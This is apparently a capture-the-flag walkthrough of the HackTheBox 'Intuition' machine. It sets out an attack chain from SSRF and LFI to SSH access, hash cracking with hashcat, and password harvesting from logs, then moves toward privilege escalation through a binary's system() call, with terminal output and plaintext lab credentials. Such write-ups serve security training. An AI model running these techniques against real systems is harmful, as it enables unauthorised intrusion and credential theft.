
3) Checked its functionality





```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ exiftool report_89072.pdf
ExifTool Version Number         : 12.76
File Name                       : report_89072.pdf
Directory                       : .
File Size                       : 30 kB
File Modification Date/Time     : 2024:05:01 11:51:44+05:30
File Access Date/Time           : 2024:05:01 11:51:45+05:30
File Inode Change Date/Time     : 2024:05:01 11:51:45+05:30
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           :
Creator                         : wkhtmltopdf 0.12.6
Producer                        : Qt 5.15.2
Create Date                     : 2024:05:01 06:21:43Z
Page Count                      : 1
```

the pdf is made with wkhtmltopdf 0.12.6


4) The version is vulnerable to SSRF




5) Found a bypass to restrictions




6) Installed pdf viewer




7) Got LFI






> python3/app/code/app.py


8) Found source code






9) Enumerated FTP

ftp://ftp_admin:u3jai8y71s2@ftp.local



10) Got private key



Dear Devs, We are thrilled to extend a warm welcome to you as you embark on this exciting journey with us. Your arrival marks the beginning of an inspiring chapter in our collective pursuit of excellence, and we are genuinely delighted to have you on board. Here, we value talent, innovation, and teamwork, and your presence here reaffirms our commitment to nurturing a diverse and dynamic workforce. Your skills, experience, and unique perspectives are invaluable assets that will contribute significantly to our continued growth and success. As you settle into your new role, please know that you have our unwavering support. Our team is here to guide and assist you every step of the way, ensuring that you have the resources and knowledge necessary to thrive in your position. To facilitate your work and access to our systems, we have attached an SSH private key to this email. You can use the following passphrase to access it, `Y27SH19HDIWD`. Please ensure the utmost confidentiality and security when using this key. If you have any questions or require assistance with server access or any other aspect of your work, please do not hesitate to reach out for assistance. In addition to your technical skills, we encourage you to bring your passion, creativity, and innovative thinking to the table. Your contributions will play a vital role in shaping the future of our projects and products. Once again, welcome to your new family. We look forward to getting to know you, collaborating with you, and witnessing your exceptional contributions. Together, we will continue to achieve great things. If you have any questions or need further information, please feel free to me at adam@comprezzor.htb. Best regards, Adam

Y27SH19HDIWD


11) Got ssh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh-add id_rsa
Enter passphrase for id_rsa:
Identity added: id_rsa (dev_acc@local)

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh dev_acc@10.10.11.15 -i id_rsa
dev_acc@intuition:~$
```

Privilege Escalation

1) Connected with a chisel tunnel



2) Found hashes

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlite3 users.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> select * from users;
1|admin|sha256$nypGJ02XBnkIQK71$f0e11dc8ad21242b550cc8a3c27baaf1022b6522afaadbfa92bd612513e9b606|admin
2|adam|sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43|webdev
sqlite> .quit
```

```
sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc56a1d5d631f287106003595087cf42189fc43:adam gray

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 30120 (Python Werkzeug SHA256 (HMAC-SHA256 (key = $salt)))
Hash.Target......: sha256$Z7bcBO9P43gvdQWp$a67ea5f8722e69ee99258f208dc...89fc43
Time.Started.....: Wed May  1 15:59:53 2024 (9 secs)
Time.Estimated...: Wed May  1 16:00:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1145.1 kH/s (0.57ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10375168/14344384 (72.33%)
Rejected.........: 0/10375168 (0.00%)
Restore.Point....: 10373120/14344384 (72.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adambayles -> adadeh25

Started: Wed May  1 15:59:24 2024
Stopped: Wed May  1 16:00:03 2024
```

3) Got files from ftp

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q ftp 'adam@127.0.0.1'
Connected to 127.0.0.1.
220 pyftpdlib 1.5.7 ready.
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd backup
250 "/backup" is the current directory.
ftp> cd runner1
250 "/backup/runner1" is the current directory.
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ls
code         download.jpeg  id_rsa     key.pdf   Pwn      Rev      runner1.c     Temporary  VPN
CompilerEng  Downloads      image.jpg  note.pdf  pwndbg   runner1  run-tests.sh  users.db   Web
```

4) Found a hash in c file

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat runner1.c
// Version : 1

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <dirent.h>
#include <openssl/md5.h>

#define INVENTORY_FILE "/opt/playbooks/inventory.ini"
#define PLAYBOOK_LOCATION "/opt/playbooks/"
#define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook"
#define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy"
#define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed"
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -m 0 0feda17076d793c2ef2870d7427ad4ed --show
0feda17076d793c2ef2870d7427ad4ed:UHI75GHINKOP

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ./runner1 run 1 -a "UHI75GHINKOP"
Failed to open the playbook directory: No such file or directory
```

5) Found password of lopez user

```
dev_acc@intuition:/var/log$ find . -name *.gz -exec zgrep -i lopez {} \; 2>/dev/null
{"timestamp":"2023-09-28T17:43:36.099184+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":37522,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"USER","command_data":"lo
pez","completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:43:52.999165+0000","flow_id":1988487100549589,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":37522,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:SLaZvboBWDjwD/SXu/SOOcdHzV8=","ftp":{"command":"PASS","command_data":"Lo
pezzz1992%123","completion_code":["530"],"reply":["Authentication failed."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:44:32.133372+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":45760,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":1,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"USER","command_data":"lo
pez","completion_code":["331"],"reply":["Username ok, send password."],"reply_received":"yes"}}
{"timestamp":"2023-09-28T17:44:48.188361+0000","flow_id":1218304978677234,"in_iface":"ens33","event_type":"ftp","src_ip":"192.168.227.229","src_port":45760,
"dest_ip":"192.168.227.13","dest_port":21,"proto":"TCP","tx_id":2,"community_id":"1:hzLyTSoEJFiGcXoVyvk2lbJlaF0=","ftp":{"command":"PASS","command_data":"Lo
pezz1992%123","completion_code":["230"],"reply":["Login successful."],"reply_received":"yes"}}
dev_acc@intuition:/var/log$
```

Lopezz1992%123

```
dev_acc@intuition:~$ su lopez
Password:
lopez@intuition:/home/dev_acc$ cd ~
lopez@intuition:~$
```

6) Found sudo permissions

```
lopez@intuition:~$ sudo -l
Matching Defaults entries for lopez on intuition:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User lopez may run the following commands on intuition:
    (ALL : ALL) /opt/runner2/runner2
lopez@intuition:~$
```

7) Decompiled the binary

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ scp -i id_rsa -r dev_acc@10.10.11.15:/tmp/runner2 .
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
runner2                                       100%   17KB  18.8KB/s   00:00
```

```
17   if (param_1 != 2) {
18     printf("Usage: %s <json_file>\n",*param_2);
19     return 1;
20   }
21   __stream = fopen((char *)param_2[1],"r");
22   if (__stream == (FILE *)0x0) {
23     perror("Failed to open the JSON file");
24     return 1;
25   }
26   lVar2 = json_loadf(__stream,2,0);
27   fclose(__stream);
28   if (lVar2 == 0) {
29     fwrite("Error parsing JSON data.\n",1,0x19,stderr);
30     return 1;
31   }
```

It loads a json file here

Decompile: runPlaybook - (runner2)

```
1
2  void runPlaybook(undefined8 param_1)
3
4  {
5    long in_FS_OFFSET;
6    char local_418 [1032];
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   snprintf(local_418,0x400,"%s -i %s %s%s","/usr/bin/ansible-playbook",
11            "/opt/playbooks/inventory.ini","/opt/playbooks/",param_1);
12   system(local_418);
13   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14                     /* WARNING: Subroutine does not return */
15     __stack_chk_fail();
16   }
17   return;
18 }
19
```

Found system function call

Decompile: installRole - (runner2)

